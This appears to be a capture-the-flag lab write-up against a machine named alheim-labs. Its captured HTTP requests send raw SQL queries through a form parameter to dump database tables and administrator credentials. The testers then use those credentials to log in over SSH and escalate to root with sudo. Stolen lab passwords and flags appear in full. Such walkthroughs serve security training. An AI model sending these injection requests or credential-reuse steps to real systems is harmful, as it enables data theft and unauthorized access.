
```

display=show tables &Submit=Display
```

As consequences of that web page showed all the tables in the database. And also table called falg4 was discovered



```
Array
(
    [0] => coretemp
    [Tables_in_reactorstats] => coretemp
)
Array
(
    [0] => flag4
    [Tables_in_reactorstats] => flag4
)
Array
(
    [0] => statsadmins
    [Tables_in_reactorstats] => statsadmins
)
Array
(
    [0] => test
    [Tables_in_reactorstats] => test
)
```


Therefore, testers decided to see all the data in that table by intercepting and changing the original packets.



```
POST /display_stats.php HTTP/1.1
Host: 192.168.30.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.30.132/login_success.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Connection: close
Cookie: PHPSESSID=7mfkqjmtfnk15jorfm0lg3p370
Upgrade-Insecure-Requests: 1

display=SELECT+*+FROM+test&Submit=Display
```


```
display=SELECT+*+FROM+flag4&Submit=Display
```

Once the changed packet was forwarded. The flag4 was showed in the browser.




```
Array
(
    [0] => 4
    [id] => 4
    [1] => F-Mm&Hq=>j}Cq5-;&GcfC8j<9:yje%k+vE(<6{Rb{V(SWb;6JA
    [flag] => F-Mm&Hq=>j}Cq5-;&GcfC8j<9:yje%k+vE(<6{Rb{V(SWb;6JA
)
```

After finding the fourth flag, testers decided to view the all data in the statsadmins tables.




```
POST /display_stats.php HTTP/1.1
Host: 192.168.30.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.30.132/login_success.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Connection: close
Cookie: PHPSESSID=7mfkqjmtfnk15jorfm0lg3p370
Upgrade-Insecure-Requests: 1

display=SELECT+*+FROM+statsadmins&Submit=Display
```

Once edited packet was forwarded Allison account username and password was discovered.



```
Array
(
    [0] => 2
    [id] => 2
    [1] => hubert_balustrade
    [username] => hubert_balustrade
    [2] => 20%cooler
    [password] => 20%cooler
)
Array
(
    [0] => 3
    [id] => 3
    [1] => allison
    [username] => allison
    [2] => 이 STATS에 대한 비밀번호입니다!@#$
    [password] => 이 STATS에 대한 비밀번호입니다!@#$
)
```

However, some unknown letters were shown. Therefore, these letters were googled then google gave some Koran letters. Then google translate was used to translate it.




이 SSH에 대한 비밀번호입니다!@#$

i SSHe daehan bimilbeonhoibnida!@#$


This is the password for SSH! @#$

Therefore, these discovered credentials were used to login to Allison web site with SSH.




```
nanoshadows@kali:~$ ssh allison@192.168.30.132
allison@192.168.30.132's password:
Linux alheim-labs 2.6.32-5-686 #1 SMP Sun Sep 23 09:49:36 UTC 2012 i686
                        @@@@@@@@@@@
                      @@     .     @@
                     @      . .      @
                    @      .   .      @
                   @ @@    .A L.    @@ @
                  @ @@@@  . . . .  @@@@ @
                 @ @@@@@@    .    @@@@@@ @
                 @ @@@@@@@  . .  @@@@@@@ @
                 @ @@@@@@@@.....@@@@@@@@ @
                 @ @@@@@@@.     .@@@@@@@ @
                 @      .   @   .        @
                 @    .  .     .  .      @
                 @   .    .    .    .    @
                 @ .......@@@.......     @
                  @        @@@@@        @
                   @       @@@@@       @
                    @     @@@@@@@     @
                     @   @@@@@@@@@   @
                      @@           @@
                        @@@@@@@@@@@

    _    _     _   _ _____ ___ __  __ _        _    ____  ____
   / \  | |   | | | | ____|_ _|  \/  | |      / \  | __ )/ ___|
  / _ \ | |   | |_| |  _|  | || |\/| | |     / _ \ |  _ \\___ \
 / ___ \| |___|  _  | |___ | || |  | | |___ / ___ \| |_) |___) |
/_/   \_\_____|_| |_|_____|___|_|  |_|_____/_/   \_\____/|____/
                   REACTING TO THE FUTURE
You have new mail.
Last login: Wed Oct  7 04:49:48 2020 from 192.168.30.137
allison@alheim-labs:~$ 
```

Once the testers logged in to the account, realized that this user has root permissions.




```
allison@alheim-labs:~$ sudo -l
[sudo] password for allison:
Matching Defaults entries for allison on this host:
    env_reset

User allison may run the following commands on this host:
    (ALL) ALL
allison@alheim-labs:~$ 
```

Finally, testers were able to obtain the root permissions.



```
allison@alheim-labs:~$ sudo bash
[sudo] password for allison:
root@alheim-labs:/home/allison# cd
root@alheim-labs:~# whoami
root
root@alheim-labs:~# 
```

Furthermore, flag5 was discovered inside the root directory.



```
root@alheim-labs:~# ls
flag5
root@alheim-labs:~# cat flag5
zhK~bbTLh.6/f2G'[gy%Qu3<k,*=xwY"/v@.@hz"q`E"3{a4(r
root@alheim-labs:~# 
```